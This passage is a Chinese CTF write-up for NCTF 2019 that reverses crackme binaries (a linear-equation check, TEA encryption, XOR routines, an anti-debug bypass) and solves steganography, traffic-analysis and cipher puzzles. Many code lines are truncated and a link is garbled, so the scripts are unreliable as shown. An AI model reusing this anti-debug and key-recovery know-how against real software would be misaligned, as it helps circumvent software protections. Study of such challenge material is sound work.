  v2 = 34 * a1[3] + 12 * *a1 + 53 * a1[1] + 6 * a1[2] + 58 * a1[4] + 36 * a1[5] + a1[6];
  v3 = 27 * a1[4] + 73 * a1[3] + 12 * a1[2] + 83 * *a1 + 85 * a1[1] + 96 * a1[5] + 52 * a1[6];
  v4 = 24 * a1[2] + 78 * *a1 + 53 * a1[1] + 36 * a1[3] + 86 * a1[4] + 25 * a1[5] + 46 * a1[6];
  v5 = 78 * a1[1] + 39 * *a1 + 52 * a1[2] + 9 * a1[3] + 62 * a1[4] + 37 * a1[5] + 84 * a1[6];
  v6 = 48 * a1[4] + 6 * a1[1] + 23 * *a1 + 14 * a1[2] + 74 * a1[3] + 12 * a1[5] + 83 * a1[6];
  v7 = 15 * a1[5] + 48 * a1[4] + 92 * a1[2] + 85 * a1[1] + 27 * *a1 + 42 * a1[3] + 72 * a1[6];
  v8 = 26 * a1[5] + 67 * a1[3] + 6 * a1[1] + 4 * *a1 + 3 * a1[2] + 68 * a1[6];
  v9 = 34 * a1[10] + 12 * a1[7] + 53 * a1[8] + 6 * a1[9] + 58 * a1[11] + 36 * a1[12] + a1[13];
  v10 = 27 * a1[11] + 73 * a1[10] + 12 * a1[9] + 83 * a1[7] + 85 * a1[8] + 96 * a1[12] + 52 * a1[13];
  v11 = 24 * a1[9] + 78 * a1[7] + 53 * a1[8] + 36 * a1[10] + 86 * a1[11] + 25 * a1[12] + 46 * a1[13];
  v12 = 78 * a1[8] + 39 * a1[7] + 52 * a1[9] + 9 * a1[10] + 62 * a1[11] + 37 * a1[12] + 84 * a1[13];
  v13 = 48 * a1[11] + 6 * a1[8] + 23 * a1[7] + 14 * a1[9] + 74 * a1[10] + 12 * a1[12] + 83 * a1[13];
  v14 = 15 * a1[12] + 48 * a1[11] + 92 * a1[9] + 85 * a1[8] + 27 * a1[7] + 42 * a1[10] + 72 * a1[13];
  v15 = 26 * a1[12] + 67 * a1[10] + 6 * a1[8] + 4 * a1[7] + 3 * a1[9] + 68 * a1[13];
  v16 = 34 * a1[17] + 12 * a1[14] + 53 * a1[15] + 6 * a1[16] + 58 * a1[18] + 36 * a1[19] + a1[20];
  v17 = 27 * a1[18] + 73 * a1[17] + 12 * a1[16] + 83 * a1[14] + 85 * a1[15] + 96 * a1[19] + 52 * a1[20];
  v18 = 24 * a1[16] + 78 * a1[14] + 53 * a1[15] + 36 * a1[17] + 86 * a1[18] + 25 * a1[19] + 46 * a1[20];
  v19 = 78 * a1[15] + 39 * a1[14] + 52 * a1[16] + 9 * a1[17] + 62 * a1[18] + 37 * a1[19] + 84 * a1[20];
  v20 = 48 * a1[18] + 6 * a1[15] + 23 * a1[14] + 14 * a1[16] + 74 * a1[17] + 12 * a1[19] + 83 * a1[20];
  v21 = 15 * a1[19] + 48 * a1[18] + 92 * a1[16] + 85 * a1[15] + 27 * a1[14] + 42 * a1[17] + 72 * a1[20];
  v22 = 26 * a1[19] + 67 * a1[17] + 6 * a1[15] + 4 * a1[14] + 3 * a1[16] + 68 * a1[20];
  v23 = 34 * a1[24] + 12 * a1[21] + 53 * a1[22] + 6 * a1[23] + 58 * a1[25] + 36 * a1[26] + a1[27];
  v24 = 27 * a1[25] + 73 * a1[24] + 12 * a1[23] + 83 * a1[21] + 85 * a1[22] + 96 * a1[26] + 52 * a1[27];
  v25 = 24 * a1[23] + 78 * a1[21] + 53 * a1[22] + 36 * a1[24] + 86 * a1[25] + 25 * a1[26] + 46 * a1[27];
  v26 = 78 * a1[22] + 39 * a1[21] + 52 * a1[23] + 9 * a1[24] + 62 * a1[25] + 37 * a1[26] + 84 * a1[27];
  v27 = 48 * a1[25] + 6 * a1[22] + 23 * a1[21] + 14 * a1[23] + 74 * a1[24] + 12 * a1[26] + 83 * a1[27];
  v28 = 15 * a1[26] + 48 * a1[25] + 92 * a1[23] + 85 * a1[22] + 27 * a1[21] + 42 * a1[24] + 72 * a1[27];
  v29 = 26 * a1[26] + 67 * a1[24] + 6 * a1[22] + 4 * a1[21] + 3 * a1[23] + 68 * a1[27];
  v30 = 34 * a1[31] + 12 * a1[28] + 53 * a1[29] + 6 * a1[30] + 58 * a1[32] + 36 * a1[33] + a1[34];
  v31 = 27 * a1[32] + 73 * a1[31] + 12 * a1[30] + 83 * a1[28] + 85 * a1[29] + 96 * a1[33] + 52 * a1[34];
  v32 = 24 * a1[30] + 78 * a1[28] + 53 * a1[29] + 36 * a1[31] + 86 * a1[32] + 25 * a1[33] + 46 * a1[34];
  v33 = 78 * a1[29] + 39 * a1[28] + 52 * a1[30] + 9 * a1[31] + 62 * a1[32] + 37 * a1[33] + 84 * a1[34];
  v34 = 48 * a1[32] + 6 * a1[29] + 23 * a1[28] + 14 * a1[30] + 74 * a1[31] + 12 * a1[33] + 83 * a1[34];
  v35 = 15 * a1[33] + 48 * a1[32] + 92 * a1[30] + 85 * a1[29] + 27 * a1[28] + 42 * a1[31] + 72 * a1[34];
  v36 = 26 * a1[33] + 67 * a1[31] + 6 * a1[29] + 4 * a1[28] + 3 * a1[30] + 68 * a1[34];
  v37 = 34 * a1[38] + 12 * a1[35] + 53 * a1[36] + 6 * a1[37] + 58 * a1[39] + 36 * a1[40] + a1[41];
  v38 = 27 * a1[39] + 73 * a1[38] + 12 * a1[37] + 83 * a1[35] + 85 * a1[36] + 96 * a1[40] + 52 * a1[41];
  v39 = 24 * a1[37] + 78 * a1[35] + 53 * a1[36] + 36 * a1[38] + 86 * a1[39] + 25 * a1[40] + 46 * a1[41];
  v40 = 78 * a1[36] + 39 * a1[35] + 52 * a1[37] + 9 * a1[38] + 62 * a1[39] + 37 * a1[40] + 84 * a1[41];
  v41 = 48 * a1[39] + 6 * a1[36] + 23 * a1[35] + 14 * a1[37] + 74 * a1[38] + 12 * a1[40] + 83 * a1[41];
  v42 = 15 * a1[40] + 48 * a1[39] + 92 * a1[37] + 85 * a1[36] + 27 * a1[35] + 42 * a1[38] + 72 * a1[41];
  v43 = 26 * a1[40] + 67 * a1[38] + 6 * a1[36] + 4 * a1[35] + 3 * a1[37] + 68 * a1[41];
  v44 = 34 * a1[45] + 12 * a1[42] + 53 * a1[43] + 6 * a1[44] + 58 * a1[46] + 36 * a1[47] + a1[48];
  v45 = 27 * a1[46] + 73 * a1[45] + 12 * a1[44] + 83 * a1[42] + 85 * a1[43] + 96 * a1[47] + 52 * a1[48];
  v46 = 24 * a1[44] + 78 * a1[42] + 53 * a1[43] + 36 * a1[45] + 86 * a1[46] + 25 * a1[47] + 46 * a1[48];
  v47 = 78 * a1[43] + 39 * a1[42] + 52 * a1[44] + 9 * a1[45] + 62 * a1[46] + 37 * a1[47] + 84 * a1[48];
  v48 = 48 * a1[46] + 6 * a1[43] + 23 * a1[42] + 14 * a1[44] + 74 * a1[45] + 12 * a1[47] + 83 * a1[48];
  v49 = 15 * a1[47] + 48 * a1[46] + 92 * a1[44] + 85 * a1[43] + 27 * a1[42] + 42 * a1[45] + 72 * a1[48];
  v50 = 26 * a1[47] + 67 * a1[45] + 6 * a1[43] + 4 * a1[42] + 3 * a1[44] + 68 * a1[48];
  for ( i = 0; i <= 48; ++i )
  {
    if ( *(&v2 + i) != dword_404000[i] )
    {
      printf("GG");
      exit(0);
    }
  }
  return puts("TQL");
}
```

就是有一个7*7的矩阵和我们输入的49位字符的ASCII码按列排布构成的矩阵(第一列是a[0]~a[6])相乘会得到dword_404000

```
.data:00404000 ; int dword_404000[64]
.data:00404000 dword_404000    dd 4884h                ; DATA XREF: sub_401340+1C2A↑r
.data:00404004                 db 0C4h
.data:00404005                 db  91h
.data:00404006                 db    0
.data:00404007                 db    0
.data:00404008                 db  35h ; 5
.data:00404009                 db  7Dh ; }
.data:0040400A                 db    0
.data:0040400B                 db    0
.data:0040400C                 db 0FEh
.data:0040400D                 db  81h
.data:0040400E                 db    0
.data:0040400F                 db    0
.data:00404010                 db 0B9h
.data:00404011                 db  5Dh ; ]
.data:00404012                 db    0
.data:00404013                 db    0
.data:00404014                 db  7Fh ;
.data:00404015                 db  81h
.data:00404016                 db    0
.data:00404017                 db    0
.data:00404018                 db  90h
.data:00404019                 db  3Bh ; ;
.data:0040401A                 db    0
.data:0040401B                 db    0
.data:0040401C                 db  97h
.data:0040401D                 db  35h ; 5
.data:0040401E                 db    0
.data:0040401F                 db    0
.data:00404020                 db  59h ; Y
.data:00404021                 db  85h
.data:00404022                 db    0
.data:00404023                 db    0
.data:00404024                 db 0FFh
.data:00404025                 db  6Ah ; j
.data:00404026                 db    0
.data:00404027                 db    0
```

除了 dword_404000[0]=4884h 外都是4行代表一个元素,即

```
dword_404000[1]=91C4h
dword_404000[2]=7D35h
dword_404000[3]=81FEh
...
```

然后就是求解非齐次线性方程组了

$$\begin{Bmatrix} 12 & 53 & 6 & 34 & 58 & 36 & 1 \\ 83 & 85 & 12 & 73 & 27 & 96 & 52 \\ 78 & 53 & 24 & 36 & 86 & 25 & 46 \\ 39 & 78 & 52 & 9 & 62 & 37 & 84 \\ 23 & 6 & 14 & 74 & 48 & 12 & 83 \\ 27 & 85 & 92 & 42 & 48 & 15 & 72 \\ 4 & 6 & 3 & 67 & 0 & 26 & 68 \end{Bmatrix} \tag{1}$$

$$\left\{\begin{matrix} a1[0] & a1[7] & a1[14] & a1[21] & a1[28] & a1[35] & a1[42] \\ a1[1] & a1[8] & a1[15] & a1[22] & a1[29] & a1[36] & a1[43] \\ a1[2] & a1[9] & a1[16] & a1[23] & a1[30] & a1[37] & a1[44] \\ a1[3] & a1[10] & a1[17] & a1[24] & a1[31] & a1[38] & a1[45] \\ a1[4] & a1[11] & a1[18] & a1[25] & a1[32] & a1[39] & a1[46] \\ a1[5] & a1[12] & a1[19] & a1[26] & a1[33] & a1[40] & a1[47] \\ a1[6] & a1[13] & a1[20] & a1[27] & a1[34] & a1[41] & a1[48] \end{matrix}\right\} \tag{2}$$

$$\left\{\begin{matrix} d[0] & d[7] & d[14] & d[21] & d[28] & d[35] & d[42] \\ d[1] & d[8] & d[15] & d[22] & d[29] & d[36] & d[43] \\ d[2] & d[9] & d[16] & d[23] & d[30] & d[37] & d[44] \\ d[3] & d[10] & d[17] & d[24] & d[31] & d[38] & d[45] \\ d[4] & d[11] & d[18] & d[25] & d[32] & d[39] & d[46] \\ d[5] & d[12] & d[19] & d[26] & d[33] & d[40] & d[47] \\ d[6] & d[13] & d[20] & d[27] & d[34] & d[41] & d[48] \end{matrix}\right\} \tag{3}$$

```
(1) * (2) = (3)
```

NCTF{nctf2019_linear_algebra_is_very_interesting}

debug

IDA打开
我没截图2333，不过可以通过动调来得到答案，好像是中途生成flag来和输入的字符串比较
只需要再比较的地方下断点，查看栈即可得到答案。

Easy Ternary

AHK脚本语言很明白了，直接到exe里把脚本提出来

```
XOR(a, b)
{
        tempA := a
        tempB := b
        ret := 0
        Loop, 8
        {
                ret += Mod((((tempA >> ((A_Index - 1)*4)) & 15) + ((tempB >> ((A
        }
        return ret
}
InputBox, userInput, TTTTCL, Input your flag:
if(ErrorLevel)
        Exit
if(!StrLen(userInput))   #没有读入
{
        MsgBox, GG
        Exit
}
inputArr := []   #保存输入的数据
Loop, parse, userInput
{
        temp:=A_Index
        inputArr.Push(Ord(A_LoopField))    #读入读入框
}
inputNum := []     #操作后保存的数组
Loop % inputArr.Length()
{
        temp := inputArr[A_Index]
        temp := DllCall("aiQG.dll\?ToTrit@@YAII@Z", "UInt", temp)
        inputNum.push(temp)
}
key1 := XOR(inputNum[5], inputNum[inputNum.Length()])   #key就是{}的XOR
inputFlag := []
Loop % inputArr.Length()
{
        temp := XOR(inputNum[A_Index], key1)
        if(Mod(A_Index,2))
        {
                temp := XOR(key1,temp)
        }
        inputFlag.push(temp)
}
temp1 := 1  #是否成功
Loop % inputFlag.Length()     #检验
{
        temp := inputFlag[A_Index]
        temp := DllCall("aiQG.dll\?Check@@YAIII@Z", "UInt", temp, "UInt", A_Inde
        if(!temp)
        {
                temp1 := 0
        }
}
if(temp1)
```

```
{
        MsgBox, Ok
}
if(!temp1)
{
        MsgBox, GG
}
```

调用了dll,逆向dll，发现就一个对比数字和转三进制
exp：

```
#include<cstdio>
#include<cmath>
#include<windows.h>
using namespace std;
int xors(int a,int b)
{
        int ret=0;
        for(int i=1;i<=8;i++)
                ret=ret+(((a>>(((i-1)*4))&15)+((b>>((i-1)*4))&15))%3)*(pow(16,(i
        return ret;
}
int change(int x)
{
        int t,ans=0,k=0;
        while(x)
        {
                t=x%10;
                ans=ans+pow(3,k++)*t;
                x/=10;
        }
        return ans;
}
void genS()
{
        int data[100]={0x00,0x10011,0x21020,0x21101,0x21000,0x22211,0x2220,0x21
        for(int c=1;c<=27;c++)
        {
                for(int i=0;i<=0x22222222;i++)
                {
                        int t=xors(i,0x22212);
                        if(c%2)
                                t=xors(0x22212,t);
                        if(t==data[c])
                        {
                                printf("%X,",i);
                                break;
                        }
                }
        }
}
int main()
{
        int s[1000]={2220,2111,10010,2121,11120,10011,10112,10222,11002,1210,11
        for(int i=0;s[i]!=0;i++)
                printf("%c",change(s[i]));
    return 0;
}
```

丑陋的代码

确实够丑陋的，到处跳转
IDA打开后发现有反调试，nop掉，发现原来无法运行的函数可以运行了(之前异或了)
鉴于无法F5，开始头铁时间，发现最后就是个TEA

```
#include<cstdio>
#define _DWORD int
using namespace std;
unsigned char code[]={0x88,0x71,0x3E,0xFE,0x66,0xF6,0x77,0xD7,0xA0,0x51,0x29,0x
/*
tea_decrypt(0x61869F5E,0x0A9CF08D);
tea_decrypt(0xAD74C0CA,0xA57F16B8);
tea_decrypt(0xB559626D,0xD17B68E0);*/
int getlowbit(int x)
{
        return x&0xFF;
}
void tea_decrypt(unsigned long v0,unsigned long v1)
{
     unsigned long sum=0xC6EF3720,i;
     unsigned long delta=0x9e3779b9;
     unsigned long k0=0x12345678,k1=0xBADF00D,k2=0x05201314,k3=0x87654321;
     for(i=0;i<32;i++)
     {
         v1-=((v0<<4)+k2)^(v0+sum)^((v0>>5)+k3);
         v0-=((v1<<4)+k0)^(v1+sum)^((v1>>5)+k1);
         sum-=delta;
     }
         unsigned char* v=((unsigned char*)&v0);
         printf("0x%X 0x%X 0x%X 0x%X\n",getlowbit(*((char*)v)),getlowbit(*((cha
         v=((unsigned char*)&v1);
         printf("0x%X 0x%X 0x%X 0x%X\n",getlowbit(*((char*)v)),getlowbit(*((cha
}
unsigned char encode(unsigned char c)
{
        int a=c>>5,b=c<<3;
        return ((a|b)^0x5A);
}
int main()
{
        for(int i=0;i<24;i++)
        {
                int c=code[i];
                for(int j=0;j<=0xFF;j++)
                        if(c==encode(j))
                        {
                                int t=j;
                                if(i==0 || i==4)
                                        t-=0xC;
                                if(i==1 || i==5)
                                        t-=0x22;
                                if(i==2 || i==6)
                                        t-=0x38;
                                if(i==3 || i==7)
                                        t-=0x4E;
                                printf("%c",t);
                        }
        }
    return 0;
```

```
}
```

F-Bird

开历史的倒车，16位都来了
直接看汇编，有一段异或，不过用bx寄存器高低位依次异或
算出来两个异或的数是多少
然后异或就行了

```
k=[0x8E,0x9D,0x94,0x98,0xBB,0x89,0xF3,0xEF,0x83,0xEE,0xAD,0x9B,0x9F,0x9A,0xF0,0
i=0
flag=""
for c in k:
        if(i&1):
                flag=flag+chr(c^0xde)
        else:
                flag=flag+chr(c^0xc0)
        i=i+1
print(flag)
```


Misc

NCTF2019问卷调查

填表，填完就出flag

PiP2 install

先利用虚拟机连接一下。[图片]




我已经下过了
下载的过程中有一个链接出来了。
win下打开它！
存在一个setup.py (http://xn--setup-fg1hyj284dw1i.py)
中间有一串不知所云的字符串。
直接base64解密就可以了

a_good_idea

一张图片。想都不要想直接binwalk

[图片]



有两张图片，hint是寻找像素的秘密。
那就stegsolve一下combine两张图片然后左右切换通道一次就得到二维码了
扫描即可

what`s this

流量分析直接看http协议。全部导出后得到有一个zip文件包里面包含了一个what 1s th1s .txt里面格式与base64隐写很像直接py运行
[图片]

What1s7his.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

YTYxZDMzNTNkNWMwOTU4MjJiOTUyNWNiMWI3MmIxNWR=
NmFhNzZlYzlhZWU0YzAyYjhmNTdlYjJkN2ZmZDI2ZmE=
ZmU3MDM3ZTbwODNmbjM4OWE2N2E2NmZkOTEwMzNmbTb=
Nzc0MTdhZjNmMGY0ZTA2MjkzYjM3MWFmMzY0ZWJjMmK=
MzNhYWZjYjczODcyYzAxZDVjN2EyODcwMDg1MGNkNTV=
ZjViM2VhMTgxNGY3NGQ5MmVlZTFmZjkzMjZhNWE2MjM=
NzRhNWMyZDAxZDYyOWNhYTM1ZTc4OTE2MmJjODI5YmY=
ODc2NDUyMzZiYjY3YTVhNjY3ZGZhNWU1Y2Y2MDJjZjn=
ODE1ZmEwMWRmZGM1NDI5ZjZ1ZmZ2ZTNkMmQ0ZTZmMGZ=
YjM2NGIyMWFlN2E1MjQ5OTNkNWY1NGNhNjc5NmV1ZDV=
N2FkNzQ3MTBlOWI2NWM3ZDhhZjMxZWUwMTQ0NzAwYjd=
MjcxZTkyMTE0YjY4MmIyZGE3ZWM3MTI1MTU4MmJhODE=
ZGRmOWJiMDViMzQ0Nzk0ZjgwZWZxOGI0ODdkMTU5OTZ=
YWZhNWRmY2NjYWJlYjJmZTgyYzk5Y2QzZTBiYmQ2Mml=
N2M5NGE5ZDM3ODJkYjV0MWVxNTg2NDV1NTY1YTdmZDV=
OGS2NmFkZWZhM2MyMWZlMjBkYjEwMmE5M2UyODE5NGS=
YzBiODY0MmJkODFiZDU2YjlhYzU1ZGJhYzVhOWY0MWF=
N2Y4P2E1PjliZWPzPDEwPzA5NmEwYWI0ODdjNGQ1OGP=
OWFiZDI4YjhkZGRjYzNiZTliZTc2MmMxN2U4NWS1MmS=
MzA3N2I2ZDbzMTJlNDcwbmVjNDcyZjb4MjAyNTb3ZDb=
OTQyMDkyNzhkMDhlOGE3NjU3NDUzZjliZWJiOTdiNGZ=
MmI3M2NjMDYyZTM0NDI3MGU3MGM3NDVlZTFkZWUyZTC=
NDIyZjM2MzFmOWZlNzNhYmM4NzRmYTcyMWZmNDIzYjF=
ZGU5NGNmZWRmYjI2ZTM3MmI1NTdlZTJlNDUzOTY2NDA=
MDYyODc0NDU3M2RmNzc1MjYxZDhkY2I4ZDhmM2FlMDB=
MWQ0MzUxZmY4YjdmNTMyZjM1NTgwOGNlYmFhMTg1M2K=
ZWM0MzFmMzhiN2VmM2U4NjU3ZGRlMzMzYWIwZTM4MWE=
MjFjM2E5MWExYzc1OTg2ODZiMDJiZjc4NjFmODE3Njm=
ZDk0MDU5MTAwNjQ3MDQ1M2Z5ZzA1ZjI4MDhjZmFhOTZ=

```
C:\Users\86185\Desktop\工具>python base.py
NCTF{dbb2ef54afc2877ed9973780606a3c8b}
```

Become a Rockstar

下载得到一个rock文件

一番~~百度~~Bing后了解到Rockstar这个编程语言

https://github.com/RockstarLang/rockstar (https://github.com/RockstarLang/rockstar)

https://github.com/yyyyyyyyyyan/rockstar-py (https://github.com/yyyyyyyyyyan/rockstar-py)
使用rockstar-py

```
rockstar-py Become_a_Rockstar.rock
```

得到一段python代码

```
Leonard_Adleman = "star"
Problem_Makers = 76
Problem_Makers = "NCTF{"
def God(World):
    a_boy = "flag"
    the_boy = 3
def Evil(your_mind):
    a_girl = "no flag"
    the_girl = 5
Truths = 3694
Bob = "ar"
Adi_Shamir = "rock"
def Love(Alice, Bob):
    Mallory = 13
    Mallory = 24
Everything = 114514
Alice = "you"
def Reality(God, Evil):
    God = 26
    Evil = 235
Ron_Rivest = "nice"
def You_Want_To(Alice, Love, Anything):
    You = 5.75428
your_heart = input()
You = 5
your_mind = input()
Nothing = 31
if Truths * Nothing == Everything:
    RSA = Ron_Rivest + Adi_Shamir + Leonard_Adleman
if Everything / Nothing == Truths:
    Problem_Makers = Problem_Makers + Alice + Bob
print(Problem_Makers)
the_flag = 245
the_confusion = 244
print(RSA)
Mysterious_One = "}"
print(Mysterious_One)
This = 4
This = 35
This = 7
This = 3
This = 3
This = 37
```

跑一下flag就出来了
NCTF{youarnicerockstar}

小狗的秘密

又一个流量分析直接导http发现包里存在一个1.html打开都是

```
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
(255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255) (255, 255, 255)
```

直接转txt猜测是图片RGB
利用python脚本转成图片可最终得到flag.

2077

直接 Google Cyberpunk 2077 stream decode.
然后在一个 reddit 帖子
(https://www.reddit.com/r/cyberpunkgame/comments/9asu1t/base64_data_from_the_stream_transmission_decoded/)
中，找到图片下载地址。下载后用 sha256sum 求 sha256 值即可。

Crypto

keyboard

看到这里总共有8个字母，最多重复了4次，觉得就对应了手机键盘中的九宫输入法，去手试了试，前面就出来了youare，于是写了个程序码了出来

```
#include <cstdio>
#include <cstring>
char a[100][5]={"ooo","yyy","ii","w","uuu","ee","uuuu","yyy","uuuu","y","w","uu
char b[100][5]={"w","ww","www","e","ee","eee","r","rr","rrr","t","tt","ttt","y"
char c[27]="abcdefghijklmnopqrstuvwxyz";
int main()
{
        for(int i=0;i<=38;++i)
        {
                for(int j=0;j<=25;++j)
                {
                        if(strcmp(a[i],b[j])==0)
                        {
